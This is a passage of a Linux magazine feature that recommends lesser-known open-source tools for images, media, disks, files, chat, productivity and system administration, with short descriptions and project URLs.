
» COVER ME

Cover art is an essential part of any jukebox experience and your jukebox will look more authentic and be easier to navigate if your albums all have the correct covers. *Silverjuke* will recognise cover art if it's in the same folders as the music files and although it does have the capability to search and update covers from the internet it's not great for updating covers automatically or in bulk.

Searching for an album in *Silverjuke* will start a Google (or similar) search and you need to download any resulting images to the right folder. Not something you would want to do several hundred times. So if *Silverjuke* can't find a cover it will generate an Avatarish (think social media, not James Cameron) cover using the album title and artist name. Although *Silverjuke* will use different colours, if you have too many generated covers, your albums will all look the same and none will stand out. In this case it's a good idea to clean up your library and download new cover art using a tool like *MusicBrainz Picard* first and then add your music to *Silverjuke*.

THE ULTIMATE OPEN-SOURCE TOOLKIT!

As **Mayank Sharma** knows, it's vital to have the right tools for the job. That's why he's burnt his fingers to get you these red-hot pieces of open source software.



CONTENTS

The mainstream Linux distributions spend a lot of time selecting their default bouquet of programs. After all, they need the tools to cater to the largest number of users. Sure, these programs excel at what they do, but there are thousands of other brilliant software lurking in code-sharing silos like GitHub and Sourceforge, and even inside the official repositories of your favourite distribution, waiting to be discovered.

Realistically though, do you have time to try all of these tools? Do you even want to, considering that your needs are served well enough by the distro's default options? Add to that the fact that most of us have our favourite open source apps and a conviction that they work for us better than any available alternative. That said, we'll encourage you to take a step outside your comfort zone to marvel at the diversity of the Linux-verse. And don't let the number of low-quality, unmaintained programs deter you from exploration.

EXPAND YOUR FRONTIERS

"Don't let the number of low-quality, unmaintained programs deter you from exploration"

At *LXF Towers* we spend a lot of time rummaging around the source code mirrors and other places to discover new gems to cover in the magazine. This issue we've decided to collate all the best ones we've encountered in our travels. We've stayed away from including the popular mainstream tools, but you might still be familiar with some of them because they're just that good.

For the most part though, the next few pages will introduce you to graphical apps and CLI utilities that you've never come across before. No matter the type of user you are or how you use Linux, the following pages will give you plenty of open source goodies to spruce up your Linux box.

Image tools

Check out these nifty options for managing or editing your image collection.

PENCIL 2D

You can use *Pencil 2D* to create both static and animated drawings. It's a comprehensive program that will help digital designers create professional-grade cartoons and animations in multiple layers. The intuitive tool is well complemented by the video tutorials on its website. **www.pencil2d.org**


DARKTABLE

If you work with RAW images, *darktable* will help you create a professional digital darkroom to process them. The tool's interface gives you access to a full gamut of image manipulation and editing tools on par with commercial heavyweights from the likes of Adobe and Apple. **www.darktable.org**

FOTOXX

A comprehensive image-manipulation program with a rich set of retouch and edit functions that go beyond changing brightness, contrast and colour. Like most dedicated image editors, *Fotoxx* enables you to select an object or area within an image using various tools such as freehand outline, follow edges and select matching tones. Another unique feature of the tool is that it makes it possible to edit the images without using layers. You can also use *Fotoxx* to create HDR and panoramic images, reduce noise and remove dust spots, create collages, mashups, and slideshows with animations. There are also several artistic effects to help convert a photo into a line drawing, sketch, painting, embossing, cartoon, dot image, or mosaic.

On the initial launch, *Fotoxx* fires up its quick start guide in the web browser, along with a dialog to index your image library. This process can take some time depending on the number of images you have in your library. All its features can be accessed from the relevant options that are clearly labelled in the left-side panel. **https://kornelix.net/fotoxx/fotoxx.html**



You can use Fotoxx on resource-strapped machines and the program can be navigated entirely with the keyboard.


RAPID PHOTO DOWNLOADER

This program might seem redundant considering that most photo-management tools can import photos themselves. *Rapid Photo Downloader*, however, is designed for transferring photos and videos. It offers a lot more functionality that make it a perfect tool for downloading, processing and organising photos and videos.

The tool gives you control over how it processes and sorts the downloaded photos. The program's default rules automatically transfer the downloaded photos inside date-based subfolders. You can also define custom rules as per your requirements. For example, you can ask the program to sort photos by their type, which comes in handy if you shoot both RAW and JPEGs. In fact, you can create complex subfolder hierarchy by defining naming rules based on Exif values, such as focal length, ISO, and so on. You can also specify an external USB storage device as the back-up destination, and the program will automatically back up the photos while downloading them from the camera. **https://damonlynch.net/rapid**

CONVERSEEN

Converseen is a straightforward frontend to various command-line conversion utilities that can convert images to and from over 100 formats, rotate and flip them, change their dimensions, and rename them in a fraction of the time it would take to perform these tasks manually. **http://converseen.fasterland.net**



Manipulate any number of images within the Action panel.

FROGR

Use this tool to upload content to Flickr and also access its basic upload features such as the ability to describe images, set specific licenses and categorise them into sets and group pools. **https://mariospr.org/category/frogr**

NOMACS

This image viewer can display images in all the popular image formats. In addition to the usual features it has some surprising ones such as the ability to synchronise viewing between multiple network instances. **https://nomacs.org**

ENTANGLE

Use this tool to tether and control your camera from the computer. *Entangle* will also help you set up the shot by tweaking the aperture, shutter speed, ISO and other settings and then download the image. **https://entangle-photo.org**

FLAMESHOT

You can use *Flameshot* to capture the whole or a specific portion of the screen. Additionally, it also provides you with a whole set of drawing tools to add annotations to your screenshot. **https://github.com/lupoDharkael/flameshot**

LYCHEE

Lychee has a simple user interface, and is a platform for storing and sharing photos, You can run it from a SBC like the Raspberry Pi and use it to upload, manage and share photos. **https://lychee.electerious.com**

Audio and Video

Edit your videos within an inch of their lives, and organise your music.

UMS

This streaming server will transform your Linux desktop into the ultimate media streaming station to broadcast media to other computers, smartphones, tablets, gaming consoles and even TVs. *UMS* streams media via the Universal Plug and Play (UPnP) protocols to any DLNA-compliant device. You'll have to roll-out *UMS*, although the procedure is fairly simple.

The first time you launch it, *UMS* takes you through a basic three-step configuration wizard. Although you can start streaming without further configuration, UMS does include an admin panel that offers customisable options and tips to guide new users. It also includes a minimal web interface for streaming your content.
www.universalmediaserver.com

MPV

A resource-conscious video player that also looks good on modern machines. Based on *mplayer2*, *MPV* continues the tradition of *CLI* by introducing optimised and cleaned-up code with new configuration options and features. It offers a minimal user interface that stays out of the way, enabling you to watch your videos in peace.
https://mpv.io

SHOTCUT


A fairly advanced video editor, *Shotcut* is one of the few tools that supports editing 4K videos. The program supports many audio and video formats along with a variety of transitions and effects. It has a long list of impressive features and a collection of video tutorials to help orient first-time users.
https://shotcut.org

CURLEW

Powered by the *ffmpeg* library, *Curlew* is an easy-to-use media converter. It has the ability to crop and pad videos and convert only specified portions of files. Select from one of its preset settings for various devices and formats and you'll also be able to preview the files before the conversion.
https://curlew.sourceforge.io

EMBY

This is an all-inclusive media server that comes with plenty of features. *Emby* is a one-stop shop for accessing and viewing all your media on any device: from other computers and mobile platforms to Android TV, Chromecast, Roku, Xbox and more. Besides local folders, *Emby* enables you to add network shares, which is a great time-saver if you have media on different computers in your network. The *Emby* server is available as a pre-packaged binary and its website has installation instructions for all popular distros including Arch, CentOS, Fedora and Ubuntu. You can right-click items to reveal useful options such as downloading them, adding them to playlists and collections, converting them or editing their metadata. You can change the stream quality during playback and display full-screen. *Emby* also enables you to set up parental controls, and you can block items that have a higher rating than the maximum you've defined.
https://emby.media



Emby can also connect to TV tuner cards and DVR devices to stream and record live TV.

AIRSONIC (35)

Based on the now closed-source project, the *Airsonic* audio streamer makes your music omnipresent. It does on-the-fly conversion and can stream files in almost any format to multiple players simultaneously.
https://airsonic.github.io

TUPITUBE

A set of tools to encourage kids to create 2D animations, *TupiTube* has an easy-to-use interface with just the right number of features and a host of textual and video documentation to get started.
www.maefloresta.com

PICARD

A nifty little tool, *Picard* will get your music collection back into shape. The program can sort your music library and fill in missing tags, rename oddly named files and identify incomplete albums. **https://picard.musicbrainz.org**

TRAVERSO DAW

A powerful audio recording and editing platform, *Traverso* is a digital audio workstation tool that can do everything from creating simple recordings to editing multi-track audio. **https://traverso-daw.org**

MIXXX

If you need to play DJ at an event, run through your music library with *mixxx* and use its scratchable waveform to loop beets, alter the tempo of tracks and change their pitch to create your own mix.
www.mixxx.org

Disk tools

Keep your hard drive in tip-top shape, recover lost data or delete it safely.

FOG

The constant barrage of repetitive tasks such as running checks, troubleshooting errors, swapping out dead hard disks, doing fresh installations over and over again can sap the energy out of any system admin, irrespective of the size of their network. Using *FOG* you can image and clone machines from the comforts of the admin HQ.

FOG is a complex piece of software and offers plenty of options, with various fields to describe the host images. It can also arrange them into groups for easier management. There are also several options to schedule the imaging process.

FOG can also be used to debug imaged computers, remotely wipe hosts and more. The server also handles regular admin tasks such as installing software and can even manage printers on the network. The *FOG* server is scalable and can manage large networks spread over multiple locations in the same building or on the other side of the planet. One of the most useful features of the *FOG* server, especially for admins of larger networks, is the multicast ability. Using this feature you can deploy multiple machines in one go. To supplement it on such large networks, you can have multiple *FOG* installations configured as storage servers that help take the load of the main *FOG* server when imaging computers.

https://fogproject.org

DUPLICATI

An easy-to-use back-up application, *Duplicati* enables you to fine-tune the list of locations you want to preserve by either defining filters or toggling one of the predefined options to exclude certain types of files. You can manage the tool via a browser-based interface. The program breaks down critical tasks into wizards and also exposes just the right number of features for the job in hand, while advanced options are just a pull-down menu away.


Files are encrypted with AES-256 and you can also use GPG before sending the backups to their destination. *Duplicati* also compresses all data before it's encrypted. It supports Zip and 7Z compression, and can skip compression of already compressed files such as MP3 and JPG.

www.duplicati.com

PHOTOREC

Photorec is a nifty little command-line based tool that can restore accidentally deleted files. When you delete a file, the file system just marks it as deleted, and makes the space the file occupies available to other files. *Photorec* works by recovering such files that are missing regular metadata such as a filename. Despite its name, the CLI utility can sniff files in various formats.

www.cgsecurity.org/wiki/PhotoRec



Photorec is part of almost every recovery distro and it ships along with TestDisk.

GPARTED

One of the best graphical utilities to manage partitions, you can use *Gparted* to create, delete, resize, move and copy partitions while preserving the data they house. The program works with all kinds of hard disks, SSDs, and RAID devices and supports all the filesystem in vogue.

https://gparted.org

SECURE-DELETE

The secure-delete package contains various utilities to securely delete files and wipe all traces of data in the free space on the disk. There's *srm* that make it impossible to remove any deleted files, *sfill* to wipe all data from the free space on the disk, and *sswap* to wipe data from the swap partition.

http://srm.sourceforge.net

CDEMU

The *CDemu* tool enables you to mount disc images in various formats including .ISO, .bin and .nrg. The *CLI* tool also has several graphical front-ends for Gnome and KDE desktops.

https://cdemu.sourceforge.io

DUC

If you're looking to free up some disk space, use *Duc* in the first instance to gain a better idea of the files occupying the space. The tool does a better job in inspecting your hard disk than the file manager.

https://duc.zevv.nl

DDRESCUE

Try image a failing drive with *ddrescue* before attempting recovery. The utility doesn't write zeros to bad sectors, and tries to fill in the gaps without wiping out the data already rescued.

www.gnu.org/software/ddrescue

PYDF

A replacement for *df*, *pydf* is a Python script that highlights the different types of filesystems. It has an large set of configurable parameters and various options to control its output.

https://pypi.org/project/pydf

SMARTCTL

Bundled as part of the *smartmontools* package, the *smartctl* utility controls and monitors the SMART system built into hard disks. Use the tool periodically to run self-assessment health checks on the disks.

www.smartmontools.org

File management

Control your data, where it can be accessed, and archive it, too.

EICIEL (45)

Everything in Linux is a file and the access control list (ACL) helps determine the access rights for each file. You can modify the permissions from the command line or use the graphical *Eiciel* utility that's in the official repositories of most distros.
https://rofi.roger-ferrer.org/eiciel

FSLINT


You can use the graphical *FSLint* tool for a comprehensive cleanup of your file system. It can remove duplicate files, temporary files as well as files that are otherwise difficult to locate and remove, such as files with invalid names, empty directories and bad IDs.
www.pixelbeat.org/fslint

NEXTCLOUD

Online storage services are a convenient option for accessing and sharing your data anywhere on the planet. With *Nextcloud* you can roll out a hosted storage server that gets you the convenience of an omnipresent storage service without shelling out wads of cash and your data to a third party.

Installing and rolling out *Nextcloud* is a fairly straightforward and well documented process. It has a feature-rich and intuitive web interface that shouldn't prove to be difficult to navigate even for first-time users, which is a feat in itself considering the sheer number of features it wraps underneath. The project scales well and can be used on a home network as well as an enterprise one. You can use its administration section to hook it up with other related network services such as a directory server to import users.

Sharing files with other users on the network or publicly via URLs is simple enough. The server ensures that changes made to shared files are synced to all users. It can also access files stored on a variety of cloud services such as Amazon, Google and Dropbox.
https://nextcloud.com



Nextcloud has an extensive plugins framework that enable you to use it for many deployments.

OPEN MEDIA VAULT

If you need more protection for your data than a simple back-up solution, then you need to convert an unused computer (or even a Raspberry Pi) into a dedicated network attached storage (NAS) device with the Debian-based *Open Media Vault* (*OMV*) server.

OMV is straightforward to roll out and simple to manage, thanks to its well-designed browser-based user interface, which makes it suitable for even non-technical users. It supports all the popular deployment mechanisms, including several levels of software RAID, and you can access the data it holds using all the popular network protocols such as SSH, SMB/CIFS, FTP and Rsync. The server also has an extensive permissions systems to control access to the shared volumes and folders. The server is modular and can be extended with a variety of official and third-party plugins. For instance you can turn your NAS into a torrent client to download data directly into the NAS storage or use it to stream stored music across the network.
www.openmediavault.org

SYNCTHING

The open source alternative to the popular but proprietary *BitTorrent Sync*, *Syncthing* can sync your files between computers over your LAN or across the web. The service uses a global discovery server to connect clients anywhere on the Internet.
https://syncthing.net

Use Syncthing's browser-based interface to add shared folders and all of your various devices.

CATFISH

A graphical alternative to the find and locate CLI utilities, *Catfish* is a versatile tool that has various options to help you prune the search results and find the file you were looking for.
www.twotoasts.de/index.php/catfish

PEAZIP

The graphical compression utility can read most archiving formats and boasts of some useful data security features such as the ability to create archives with encryption and two-factor authentication.
www.peazip.org

EXIFTOOL

A CLI utility for working with metadata in images, *exiftool* helps you manipulate the files based on their metadata. Users can also use it to strip all metadata before sharing images online.
www.sno.phy.queensu.ca/~phil/exiftool/

TKDIFF

A graphical front-end to the *diff* utility, you can use *TkDiff* to compare two files. The tool can connect with a range of source code management systems and has several other features.
https://tkdiff.sourceforge.io

RANGER

Ranger has a curses-based interface that works inside the console. The tool supports *Vi* keybindings, makes use of the rifle file launcher and is able to preview images and videos.
https://github.com/ranger/ranger

Communication

Chat securely or set up your own social network. In your face, Facebook!

JITSI

An all-in-one instant messaging app, *Jitsi* has an impressive set of audio and video-conferencing features. As a VoIP client, it enables you to make calls using the Session Initiation Protocol (SIP). It has all the features you'd expected from a softphone in that it can mute, put on hold, transfer and record calls. It can also make registrar-less SIP calls to other *Jitsi* users on the local network.


You can use *Jitsi* to make video calls to one user or to several on both SIP and XMPP networks, while using *Jitsi Videobridge*, you can host multi-user video calls. It's also a capable IM client with several unique features including the ability to stream and share the desktop of users at both ends of the call at the same time.

https://jitsi.org

TOX

If regular IM clients aren't secure enough for you, use the *Tox* IM protocol which encrypts all chats with the NaCl encryption library and instead of a central server, routes them over direct P2P connections between users. The IM uses *Tox* IDs, which are public keys of peers instead of a user account and also allow for greater anonymity.

https://tox.chat



There are several apps that can communicate using the Tox protocol and one of the most popular ones is qTox, which works on several platforms.

BEEBEEP

An IM client with a difference, *BeeBEEP* is designed to connect you directly with peers on your network. It'll automatically detect other *BeeBEEP* users on the network and provides all the features of a modern chat client and apart from encrypted text messages, can also share files.

http://beebeep.sourceforge.net

OPENFIRE

There are several XMPP-based IM servers available but *Openfire* is one of the easiest to manage. It implements many of the commonly used functions of the XMPP protocol. While you can use any XMPP-compatible IM client to chat through *Openfire*, it works best with its own *Spark* client. **www.igniterealtime.org/projects/openfire**


ROCKET.CHAT

Billing itself as the 'ultimate chat platform', *Rocket.Chat* is filled with useful features. In addition to essentials ones like threaded conversations and the ability to edit and delete messages, the collaborative communications server offers several interesting ones such as live chat, with which you can use *Rocket.Chat* to have conversations with visitors to your website.

You can roll out *Rocket.Chat* on a snap-supported distro with a single command, and it also support deployments over Docker and a wide range of PaaS services. It can also import your data from another service like *Slack* or *Hipchat* and with the SlackBridge plug-in can also mirrors messages received in a *Slack* channel or private group into *Rocket.Chat* in real-time.

Rocket.Chat also enables you to have a video conference with your team. You can also record and send voice messages to a public or a private conversation.

https://rocket.chat/community



Rocket.Chat enables you to preview links shared during a conversation including those from popular services like Twitter and YouTube.

SIGNAL

The *Signal* messaging app helps secure communications over the mobile network. The app is endorsed by top security experts and uses end-to-end encryption to secure all your text, audio and video calls.

https://signal.org

RIOT.IM

The Matrix protocol enables users registered with one service provider to seamlessly communicate with users of another. *Riot.im* is one of the best clients based on the federated Matrix protocol.

https://about.riot.im

RETROSHARE

A P2P communications and file sharing platform, *RetroShare* creates encrypted connections between friends. You can add friends by sharing your keys privately or you can exchange them via a chat server.

http://retroshare.net

SOGO

One of the best alternatives to MS Exchange, *SOGo* has all the necessary groupware functions with native desktop and mobile clients. Try the online demo before deploying it on your server.

https://sogo.nu

HUMHUB

With *HumHub* you can deploy your own social network on the internet network. It has all the standard social networking features you'd expect and the project's website hosts an online demo as well.

www.humhub.org

Productivity

Put some order into your life with these finance, web filtering and admin tools.

OSMO

A personal information manager (PIM) helps you keep track and organise all the information coming in from various sources. *Osmo* is a lightweight PIM that helps manage appointments, tasks, contacts and notes. The application has a straightforward and integrated interface with four tabs on the top for Calendar, Tasks, Contact and Notes. The program lacks any menus, but the action-linked buttons at the top change as you switch between the four components. The Calendar pane provides a simple functional calendar along with some related information such as the week number and the number of days to the end of the year. You can double-click a date to add notes or right-click a date to add a task.

The options for defining a task in *Osmo* are housed within a basic and an advanced tab. Use the basic tab to define the due date and time and assign the task a priority, while the advanced tab enables you to mark the task as recurrent and define relevant properties. You can store the address of your contact using the Contacts pane. It sports additional features including a search function, a birthday browser, as well as the ability to point out the address of a contact on Google Maps. The Notes pane makes it possible to jot down text using rich text editing functions and you can optionally encrypt all your notes using a password. **http://clayo.org/osmo**


FOCUSWRITER

Scribble without distraction with the *FocusWriter* text editor, which runs full-screen and uses an auto-hide menu for a clean workspace. The editor supports the popular text formats and has basic support for ODT files as well.

The primary goal of *FocusWriter* is to enable you to focus on the writing, so while the tool might lack some of the dexterity of the mainstream text editors, it has several unique features that are more tuned towards this objective. You can set alarms to trigger after a certain period has elapsed, or at a particular time and also set yourself targets in *FocusWriter*. An interesting feature is Focused Text, which fades out everything except the section you're typing – a whole paragraph, a block of three lines, or just the current line. **https://gottcode.org/focuswriter**

GATESENTRY

A simple web filter, *GateSentry* works on Linux as well as the Raspberry Pi. It's easy to deploy and configure. *GateSentry* authenticates users and filters traffic by websites, content type as well as by time. The simple proxy server can display data consumption statistics and can also enables you to remotely disable a user's access. **http://gatesentryfilter.abdullahirfan.com**



GateSentry can also filter traffic over HTTPS once you install its certificate on your devices.

KIMAI V2

Kimai tracks work times and prints out a summary of your activities. It can be used for a single user or multiple ones and can manage multiple customers, projects. The program has a browser-based dashboard that you can fiddle around with using the demo installation on the project's homepage. **https://v2.kimai.org**

SIMPLESCREEN RECORDER

Contrary to its name, *SSR* is flush with features and gives its users a good amount of control over the screencast. The tool can record the entire screen and also enables you to select and record windows and regions on the desktop. **www.maartenbaert.be/simplescreenrecorder**

TURTL

A note-taking tool with a focus on privacy, *Turtl* has an impressive list of features. It can create different types of notes and makes it possible for you to attach images and other files to the notes that you've created. **https://turtlapp.com**

DICTION

A CLI utility, *Diction* helps flags words that are commonly misspelt. It can create better copies by flagging words that are commonly associated with beginner's mistakes and to even suggest better wording. **www.gnu.org/software/diction**

TASK COACH

A simple to-do manager, *Task Coach* simplifies the process of defining and following up on tasks. You can also use the tool to assign a priority to tasks along with a completion date and an optional reminder. **www.taskcoach.org**

EQONOMIZE

Eqonomize is a personal expense manager with a clean interface and all the features you need to help organise your finances. The program can track single or multiple accounts and fix budgets. **https://eqonomize.github.io**

STRETCHLY

A simple app that pops in to remind you to take a break. It has a couple of preset break intervals and the break windows share ideas to help you relax. You can control the tool from its tray icon. **https://hovancik.net/stretchly**

System Administration

Find out exactly what's going on under the hood of your Linux box.

GLANCES

Glances is a Python script that smartly displays a lot of information about your current session inside a standard terminal window. You can use the tool to monitor remote machines and use the built-in web interface to monitor machines using a web browser.
https://nicolargo.github.io/glances


FIREJAIL

Firejail enhances security by isolating programs and processes inside limited sandboxed environments. By locking away the web browser or any tool that can be compromised, *firejail* prevents a compromised program from accessing critical areas of the filesystem.
https://firejail.wordpress.com

PORTAINER

Using Docker via the terminal isn't all that cumbersome and the tool is well documented. To make your life easier however, you can use *Portrainer*, which is an open source, web-based graphical front-end that supports all the features exposed by the Docker API. You can use it to manage containers, images, networks, and volumes and it can manage a standalone Docker environment, or a Docker Swarm.

From its dashboard you can create containers and view and manage all available ones. You can obtain real-time stats such as CPU and memory usage and various other details about the running containers and even access a container's console, all from within the browser window. *Portainer* is available as a Docker container so you can install it with a single command. To create containers you can use one of the dozens of predefined templates. The tool can be used by multiple users and has useful user-management functions. You can for example use it to define the levels of access any other users have to *Portainer*, and the aspects of Docker they can manage from within *Portainer*.
https://portainer.io



You can use Portainer to pull images from Docker Hub or a private registry.

BOOTCHART


One of the major causes of longer boot times is that your system starts unnecessary tools and services during startup. But before you axe them, it's best to get a picture of what's happening while your distro boots up.

Bootchart is a simple utility that enables you to profile your Linux boot process and help measure the loading times of different services. It's now merged with Systemd. Fire up a terminal and enter `systemd-analyze time` to know the breakup of the boot duration. Similarly, `systemd-analyze blame` will list all running units ordered by the time they took to start.

To generate an image of the boot process, type `systemd-analyze plot > boot.svg`. From this image you can find all the active processes and can remove any you don't need. For example, if you print occasionally, you can disable CUPS from starting at the boot time. Furthermore, the image also helps you spot processes that take control of all resources and force the other processes to wait, slowing boot up.
www.bootchart.org

GRUB CUSTOMIZER

There are several reasons you might want to change the default boot loader behaviour and the *Grub Customizer* tool will help you do just that. The graphical tool can modify all aspects of the boot process and can even tweak how the Grub screen looks. **https://launchpad.net/grub-customizer**



Grub Customizer also helps restore order when you've accidentally wiped clean the MBR.

REMMINA

A very usable remote desktop client, *Remmina* supports a wide range of protocols. It performs well and offers useful features such as the flexibility to change the quality settings of the connection on the fly.
https://remmina.org

INXI

A CLI tool that lists info about the hardware in your computer. With *inxi* you can collate details about the kit, including vendor details, device driver configuration and more.
https://github.com/smxi/inxi

POWERTOP

Intel developed the *PowerTOP* utility to track down apps that eat up your laptop's battery. The CLI utility offers suggestions to tweak power-guzzling tools to squeeze more juice from your laptop's battery.
https://01.org/powertop

STACER

